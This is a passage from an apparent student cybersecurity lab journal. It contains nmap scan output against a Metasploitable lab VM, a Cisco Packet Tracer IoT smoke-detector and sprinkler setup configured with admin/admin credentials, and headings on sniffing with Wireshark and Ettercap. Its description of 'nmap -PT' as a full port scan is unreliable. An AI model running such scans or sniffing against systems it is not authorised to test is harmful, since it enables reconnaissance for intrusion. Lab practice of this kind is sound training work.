| OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
|_ System time: 2023-03-21T13:11:32-04:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)

TRACEROUTE
HOP RTT   ADDRESS
1   0.73 ms 192.168.56.102

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.01 seconds

f) nmap –PT

The command **nmap -PT 192.168.56.102** is used to scan for all open ports of target machine.



6. Networking project on Fire extinguisher using cisco packet tracer.


Cisco Packet Tracer is a tool built by Cisco. This tool provides a network simulation to practice simple and complex networks.


The aim of the project is to detect the smoke and turn on the sprinkler when the smoke goes beyond the range specified.


Components required: Registration server, water sprinkler, smoke detector, access point and 3 cars.


- Drag and Drop Server pt,Access point,Smoke detector,lawn sprinkler ,3 old cars. Rename Server-PT as Registration server, Lawn Sprinkler as Sprinkler.
- Click on the Access Point then select config, click on port1 and write cisco for the field SSIO.
- Click on Registration server then click on Desktop and select IP configuration then select static and fill IPv4 Address as 1.0.0.1
- Click on the smoke detector then select config and then select wireless0 and write cisco for the field SSIO, then in the IP configuration section select static and then write 1.0.0.3 in IPv4 Address field.
- Click on the Sprinkler then select config and then select wireless0 and write cisco for the field SSIO, then in the IP configuration section select static and then write 1.0.0.2 in IPv4 Address field.
- Connect the Access Point to the Registration server. Using symbol  .


- Remember the IP address of Registration server is 1.0.0.1, Lawn Sprinkler is 1.0.0.2, Smoke detector is 1.0.0.3
- Click on the Registration server select Services click on IOT then select on .
- Click on the Registration Server, select Desktop then double click on the Web browser. In the url section type 1.0.0.1 and click on go.
- Now select on sign up now enter the username as admin and password as admin and then click on create.
- Click on Sprinkler select Settings then in the IOT server section select Remote Server option, write 1.0.0.1 as Server Address, User name as admin, Password as admin then click on connect.
- Click on Smoke Detector select Settings then in the IOT server section select Remote Server option, write 1.0.0.1 as Server Address, User name as admin, Password as admin then click on connect.
- Now sign in using the username and password click on conditions then click on Add, give the Name as Smoke on, select Smoke detector from drop down, again select level from the drop down, then select >= and type 0.4 in the following text box. In the then set block select Sprinkler from drop down, then select status from the following dropdown, and then select to as true. Then click on ok.
- Again click on Add, give the Name as Smoke off, select Smoke detector from drop down, again select level from the drop down, then select "<" and type 0.4 in the following text box. In the "then set" block select Sprinkler from drop down, then select status from the following dropdown, and then select to as false. Then click on ok.
- Now click on ALT+car to get the smoke.






Cisco Packet Tracer - D:\project Cyber Security\fire extinguisher.pkt
Logical
Physical
Registration Server
Physical
Config
Services
Desktop
Programming
Attributes
Web Browser
URL
http://1.0.0.1
Go
Stop
Registration Server Login
Username:
Password:
Sign In
Don't have an IoT account? Sign up now
1.0.0.1
Server-PT
Registration Server
Old Car
IoT4
Old Car
IoT3
Old Car
IoT2
Lawn Sprinkler
Sprinkler
1.0.0.2
Top
Realtime
Simulation
(Select a Device to Drag and Drop to the Workspace)
Scenario 0
New
Delete
Toggle PDU List Window
Fire
Last Status
Source
Destination
Type
Color
Time(sec)
Periodic
Num
Edit
Delete



Cisco Packet Tracer - D:\project Cyber Security\fire extinguisher.pkt
Logical
Physical
Registration Server
Physical
Config
Services
Desktop
Programming
Attributes
Web Browser
URL
http://1.0.0.1/home.html
Go
Stop
IoT Server - Devices
Home | Conditions | Editor | Log Out
Sprinkler (PTT08107B7N-)
Lawn Sprinkler
Smoke Detector (PTT08100B3T-)
Smoke Detector
1.0.0.1
Server-PT
Registration Server
Old Car
IoT4
Old Car
IoT3
Old Car
IoT2
Lawn Sprinkler
Sprinkler
1.0.0.2
Top
Realtime
Simulation
2620XM
Scenario 0
New
Delete
Toggle PDU List Window
Fire
Last Status
Source
Destination
Type
Color
Time(sec)
Periodic
Num
Edit
Delete



Cisco Packet Tracer - D:\project Cyber Security\fire extinguisher.pkt
Logical
Physical
Registration Server
Physical Config Services Desktop Programming Attributes
Web Browser
URL http://1.0.0.1/conditions.html
Go
Stop
Add Rule
Name Smoke on
Enabled
If:
Match All
Smoke Detector Level >= 0.4
+ Condition
+ Group
Then set:
+ Action
Sprinkler Status to true
OK
Cancel
Top
1.0.0.1
Server-PT
Registration Server
Old Car IoT4
Old Car IoT3
Old Car IoT2
Lawn Sprinkler Sprinkler
1.0.0.2
Time: 00:18:51
Realtime
Simulation
(Select a Device to Drag and Drop to the Workspace)
Scenario 0
New
Delete
Toggle PDU List Window
Fire
Last Status
Source
Destination
Type
Color
Time(sec)
Periodic
Num
Edit
Delete



Cisco Packet Tracer - D:\project Cyber Security\fire extinguisher.pkt
Logical
Physical
Registration Server
Physical Config Services Desktop Programming Attributes
Web Browser
URL http://1.0.0.1/conditions.html
Go
Stop
IoT Server - Device Conditions
Home | Conditions | Editor | Log Out
Actions
Enabled
Name
Condition
Actions
Edit
Remove
Yes
smoke on
Smoke Detector Level >= 0.4
Set Sprinkler Status to true
Edit
Remove
Yes
smoke off
Smoke Detector Level < 0.4
Set Sprinkler Status to false
Add
Top
1.0.0.1
Server-PT
Registration Server
Old Car IoT4
Old Car IoT3
Old Car IoT2
Lawn Sprinkler Sprinkler
1.0.0.2
Time: 00:08:39
Realtime
Simulation
2620XM
Scenario 0
New
Delete
Toggle PDU List Window
Fire
Last Status
Source
Destination
Type
Color
Time(sec)
Periodic
Num
Edit
Delete


Sprinkler
Specifications
Physical
Config
Attributes
GLOBAL
Settings
Algorithm Settings
Files
INTERFACE
Wireless0
Bluetooth
Static
Default Gateway
DNS Server
Gateway/DNS IPv6
Automatic
Static
Default Gateway
DNS Server
IoT Server
None
Home Gateway
Remote Server
Server Address 1.0.0.1
User Name admin
Password admin
Refresh
Top
Advanced


Sprinkler
Specifications
Physical
Config
Attributes
GLOBAL
Settings
Algorithm Settings
Files
INTERFACE
Wireless0
Bluetooth
Wireless0
Port Status
Bandwidth 24 Mbps
MAC Address 0007.ECEE.E316
SSID cisco
Authentication
Disabled
WEP
WEP Key
WPA-PSK
WPA2-PSK
PSK Pass Phrase
WPA
WPA2
User ID
Password
802.1X
Method: MD5
User Name
Password
Encryption Type Disabled
IP Configuration
DHCP
Static
IPv4 Address 1.0.0.2
Subnet Mask 255.0.0.0
IPv6 Configuration
Top
Advanced


Registration Server
Physical
Config
Services
Desktop
Programming
Attributes
SERVICES
HTTP
DHCP
DHCPv6
TFTP
DNS
SYSLOG
AAA
NTP
EMAIL
FTP
IoT
VM Management
Radius EAP
HTTP
HTTP
On
Off
HTTPS
On
Off
File Manager
File Name
Edit
Delete
1 index.php
New File
Import
Top


Registration Server
Physical
Config
Services
Desktop
Programming
Attributes
IP Configuration
IP Configuration
DHCP
Static
IPv4 Address 1.0.0.1
Subnet Mask 255.0.0.0
Default Gateway 0.0.0.0
DNS Server 0.0.0.0
IPv6 Configuration
Automatic
Static
IPv6 Address
Link Local Address FE80::2D0:BAFF:FE99:5550
Default Gateway
DNS Server
802.1X
Use 802.1X Security
Authentication MD5
Username
Password
Top


Cisco Packet Tracer - D:\project Cyber Security\fire extinguisher.pkt
File Edit Options View Tools Extensions Window Help
Logical
Physical
1.0.0.1
Server-PT
Registration Server
Old Car IoT4
Old Car IoT3
Old Car IoT2
Lawn Sprinkler Sprinkler
1.0.0.2
AccessPoint-PT
Access Point0
Smoke Detector
Smoke Detector
1.0.0.3
Realtime
Simulation
Scenario 0
New
Delete
Toggle PDU List Window
ISR4331
Type here to search
28°C Mostly clear
ENG
19:47
14-03-2023

Group2:


1. Perform Sniffing

a) Perform Sniffing using Wireshark in kali linux


b) Perform Sniffing using Ettercap in kali linux

a) Perform Sniffing using Wireshark in kali linux

